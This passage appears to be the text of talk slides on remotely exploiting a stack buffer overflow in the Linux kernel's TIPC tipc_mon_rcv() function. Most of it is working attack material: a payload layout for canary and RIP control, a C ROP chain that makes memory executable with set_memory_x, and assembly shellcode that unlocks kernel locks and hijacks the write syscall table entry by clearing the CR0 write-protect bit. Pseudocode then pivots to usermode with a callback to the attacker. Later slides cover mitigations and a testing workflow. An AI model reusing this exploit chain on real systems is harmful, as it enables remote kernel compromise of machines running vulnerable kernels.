0xffffc900000e4ae8: 0xffffea000459d100  0xffff888116744400
0xffffc900000e4af8: 0xffffea000459d100  0xffff888116744400
0xffffc900000e4b08: 0xffff88810084c100  0xffffc900000e4b70
0xffffc900000e4b18: 0xffffffff812f227a  0x0000000000000000
0xffffc900000e4b28: 0xffffffff819d3e5e  0xffff888116744400
0xffffc900000e4b38: 0x0000000000000000  0xbc5bae243706cf00
0xffffc900000e4b48: 0x0000000000000000  0xffff888116744400
0xffffc900000e4b58: 0x0000000000000000  0xffff888116744400
0xffffc900000e4b68: 0xbc5bae243706cf00  0x0000000000000000 <- canary, popped registers,
0xffffc900000e4b78: 0xffff88810f64ac00  0x0000000000000000 <- more popped rgs
0xffffc900000e4b88: 0xffff888101fa7b00  0x0000000000000000 <- some more
0xffffc900000e4b98: 0xffffc900000e4c28  0xffffffffc076e4e6 <- bp & ret addr
```

kernel stack context for our buffer overflow, in `tipc_mon_rcv()`

```
      +----------------------------------+
0x000 | len | gen | ack_gen | member_cnt |
      +----------------------------------+
0x008 |              up_map              |
      +----------------------------------+
0x010 |             members[]            |
..... |               ...                |
0x110 |          stack canary            |
0x118 |         regstr control           |
..... |               ...                |
0x148 |          RIP control             |
0x150 |   0xXX - MTU bytes rop/payload   |
..... |               ...                |
      +----------------------------------+
```

our `struct tipc_mon_domain` payload

```
Dump of assembler code for function tipc_mon_rcv:
   ...
   0xffffffffc0758c05 <+165>:   mov    rax,QWORD PTR [rbp-0x30]
   0xffffffffc0758c09 <+169>:   sub    rax,QWORD PTR gs:0x28
   0xffffffffc0758c12 <+178>:   jne    0xffffffffc0758e9e <tipc_mon_rcv+830>
   0xffffffffc0758c18 <+184>:   add    rsp,0x138
   0xffffffffc0758c1f <+191>:   pop    rbx
   0xffffffffc0758c20 <+192>:   pop    r12
   0xffffffffc0758c22 <+194>:   pop    r13
   0xffffffffc0758c24 <+196>:   pop    r14
   0xffffffffc0758c26 <+198>:   pop    r15
   0xffffffffc0758c28 <+200>:   pop    rbp
   0xffffffffc0758c29 <+201>:   ret
```

disassembly snippet showing `tipc_mon_rcv()` epilogue

bargaining

getting shell code execution

- rop + `set_memory_x()`
- `jmp` to shellcode
- cleanup!!!


```
PAYLOAD:
    ...
    ;; CLEANUP
    ;; r14 now = tipc base
    mov r14, [rsp+tipc_sym]     ;grab addr of ret to tipc_l2_rcv_msg
    sub r14, tipc_sym_ofst      ;sub addr ofset, r15=tipc base

    ;; r13 is now our *tipc_node
    lea rax, [r14+node_find_ofst];rax=tipc_node_find()
    lea rdi, [r15+init_net]     ;net=indet addr
    mov rsi, node_addr          ;addr=our node addr
    call rax                    ;tipc_find_node(inet, our_node_addr)
    mov r13, rax                ;r13=node

    ;; r12 is now spin_unlock()
    lea rdi, [r13+node_le_ofst] ;rdi = &node->le->lock
    lea rax, [r15+spin_unlock]
    call rax                    ;spin_unlock(&le->lock)

    lea rdi, [r13+node_lock_ofst];rdi= &node->lock
    lea rax, [r15+read_unlock]
    call rax                    ;read_unlock(&n->lock)

    add rsp, correct_rsp        ;fix rsp for tipc_l2_rcv_msg 0x100+C20
    lea rbp, [rsp+0x8]          ;fix rbp for tipc_l2_rcv_msg
    mov rbx, [rbp-0x8]          ;satisfy reg reqs
    add r14, tipc_l2_ret_addr
    jmp r14                     ;return exec to tipc_l2_rcv_msg
```

```
/*
 * Initialise ROP chain; if we've already made
 * the stack executable we can jmp straight to
 * our shellcode at RSP.
 */
int init_rop(uint64_t *rop, uint64_t *kernel_base, int nx_stack)
{
  if(nx_stack) {
    rop[0]  = htonll2(*kernel_base + POP_RDI);
    rop[1]  = htonll2(*kernel_base + POP_RAX);
    rop[2]  = htonll2(*kernel_base + PUSH_RSP_PUSH_RDI);
    rop[3]  = htonll2(*kernel_base + POP_RSI);
    rop[4]  = htonll2(0x04); // num pages to set executable
    rop[5]  = htonll2(*kernel_base + AND_RAX);
    rop[6]  = htonll2(*kernel_base + POP_RDI);
    rop[7]  = htonll2(*kernel_base + POP_RDI);
    rop[8]  = htonll2(*kernel_base + PUSH_RSP_PUSH_RDI);
    rop[9]  = htonll2(*kernel_base + CLEAR_CL);
    rop[10] = htonll2(0x00); // val is popped into rbp
    rop[11] = htonll2(*kernel_base + XCHG_RAX_RDI);
    rop[12] = htonll2(*kernel_base + POP_RAX);
    rop[13] = htonll2(*kernel_base + SET_MEM_X);
    rop[14] = htonll2(*kernel_base + JMP_RAX);
    rop[15] = htonll2(*kernel_base + JMP_RSP);

    return ROP_LEN*sizeof(uint64_t);
  } else {
    rop[0] = htonll2(*kernel_base + JMP_RSP);

    return NO_ROP_LEN*sizeof(uint64_t);
  }
}
```

bargaining

1337 shellcode to escape process ctx

- now have arb kernel code exec!
- but we're in the interrupt ctx :(
- solution? syscall hooking



the what

```
PAYLOAD:
    ...
    ;; ALLOC HOOK
    ;; r13 = sys_call_table
    lea r13, [r15+sys_call_tabl];r13=sys_call_table
    push syscall
    pop rdi                     ;write syscall number
    mov rax, [rdi*8+r13]        ;get addr to write syscall handler

    ;; r14=hook allocation
    lea rax, [r15+kzalloc]      ;rax=kzalloc()
    push hk_sz
    pop rdi                     ;size=hook size
    push gfp_atomic
    pop rsi                     ;flags=GFP_ATOMIC
    call rax                    ;kzalloc(hook_size, GFP_ATOMIC)
    mov r14, rax                ;save hook location

    push rax
    pop rdi                     ;dst=hook alloc
    lea rsi, [r12+hook_ofst]    ;src=hook code
    push hk_stub_sz
    pop rdx                     ;size=hook size
    lea rax, [r15+memcpy]       ;rax=memcpy()
    call rax                    ;memcpy(hook, hook_code, hook_size)

    ;; rbx=page mask
    mov rdi, r14                ;dst=hook alloc
    mov rbx, 0xfff
    not rbx                     ;set page mask
    and rdi, rbx                ;dst=hook page
    push 1
    pop rsi                     ;amt=1 page
    lea rax, [r15+set_mem_x]    ;rax=set_memory_x()
    call rax                    ;set_memory_x(hook)

    ;; HOOK WRITE SYSCALL
    mov rdi, r13                ;dst=sys_call_table
    and rdi, rbx                ;dst=sys_call_table page
    push 1
    pop rsi                     ;amt=1 page
    lea rax, [r15+set_mem_rw]   ;rax=set_memory_rw()
    call rax                    ;set_memory_rw(sys_call_tabl)

    mov rdi, 0x80040033
    mov cr0, rdi                ;flip cr0 WP bit
    mov [syscall*8+r13], r14    ;replace write syscall entry in table w our hook

    ;; CLEANUP
    ...
```

the how

bargaining
the hook

- now in process context, need to make final pivot to usermode
- no need to reinvent wheel, plenty of tools provided by kernel :)

```
;; Minimal syscall hook.
;;
;; Essentially does nothing, hands execution
;; onto the correct syscall handler, as defined
;; in the DATA section.

_start:
    jmp DATA
PAYLOAD:
    pop rax
    mov rax, [rax]
    jmp rax
DATA:
    call PAYLOAD
    dq (kbase + sys_reboot)
```

```
  if (not_root() || is_exploited)
    goto cleanup;
  save_user_state(payload);                                  // via ptregs
  payload_dst = mmap(NULL, payload_size, R|W|X, MAP_ANON|MAP_PRIVATE, -1, 0);
  copy(payload_dst, payload, payload);
  update_rip(payload+code_offset);                           // via ptregs

cleanup:
  fix_regs()
  jmp_syscall()
```

pseucode for a full functioning hook

bargaining
win ????

- now have arb code exec in priv process, gg
- still need to cleanup though! don’t know where we are

```
fork()
if (parent)
    repair_registers() // from the state our hook saved
    jmp_old_ip()       // hand back execution to original value
else
    callback_payload() // establish connection with attacker
```

depression


aka let’s actually get round to looking at some mitigations

depression

aka let’s actually get round to looking at some mitigations

- kernel version, arch, config, bug type & techniques are all factors
- cat and mouse game between mitigations and bypass techniques
- want to be aware and factor in relevant mitigations throughout process
  - soft vs hard mitigations
  - apply understanding to our specific context, e.g. LPE vs RCE?

depression
contemporary mitigations



- And plenty more out there! (CFI, heap hardening, FG-KASLR etc. etc.)


testing

aka how i do mine, workflow and why emacs is the best ide

testing

aka how i do mine, workflow and why emacs is the best ide

- emacs, yeah i’m being fr
- QEMU + gdb (+ gef)
- structured .md notes, try document much as pos
- generalise solutions when possible, for next time!
- don’t be afraid to share hacky scripts/setups



doom emacs (probably should have put some kernel grokking here, but here’s magit)

acceptance

aka this talk

acceptance
aka this talk

- kernel exploitation is cool
- not so scary once you break it down, draws from lots of skill
- success/winning isn’t binary
- sharing is caring and will make your life + other’s easier
- remote kernel exploitation is both familiar yet wildly different

resources
and misc links

- https://twitter.com/sam4k1
- https://sam4k.com
- https://github.com/sam4k/linux-kernel-resources
- https://github.com/a13xp0p0v/linux-kernel-defence-map
- https://github.com/doomemacs/doomemacs
- https://hugsy.github.io/gef/
- https://elixir.bootlin.com/linux/latest/source

```
exit(0);
```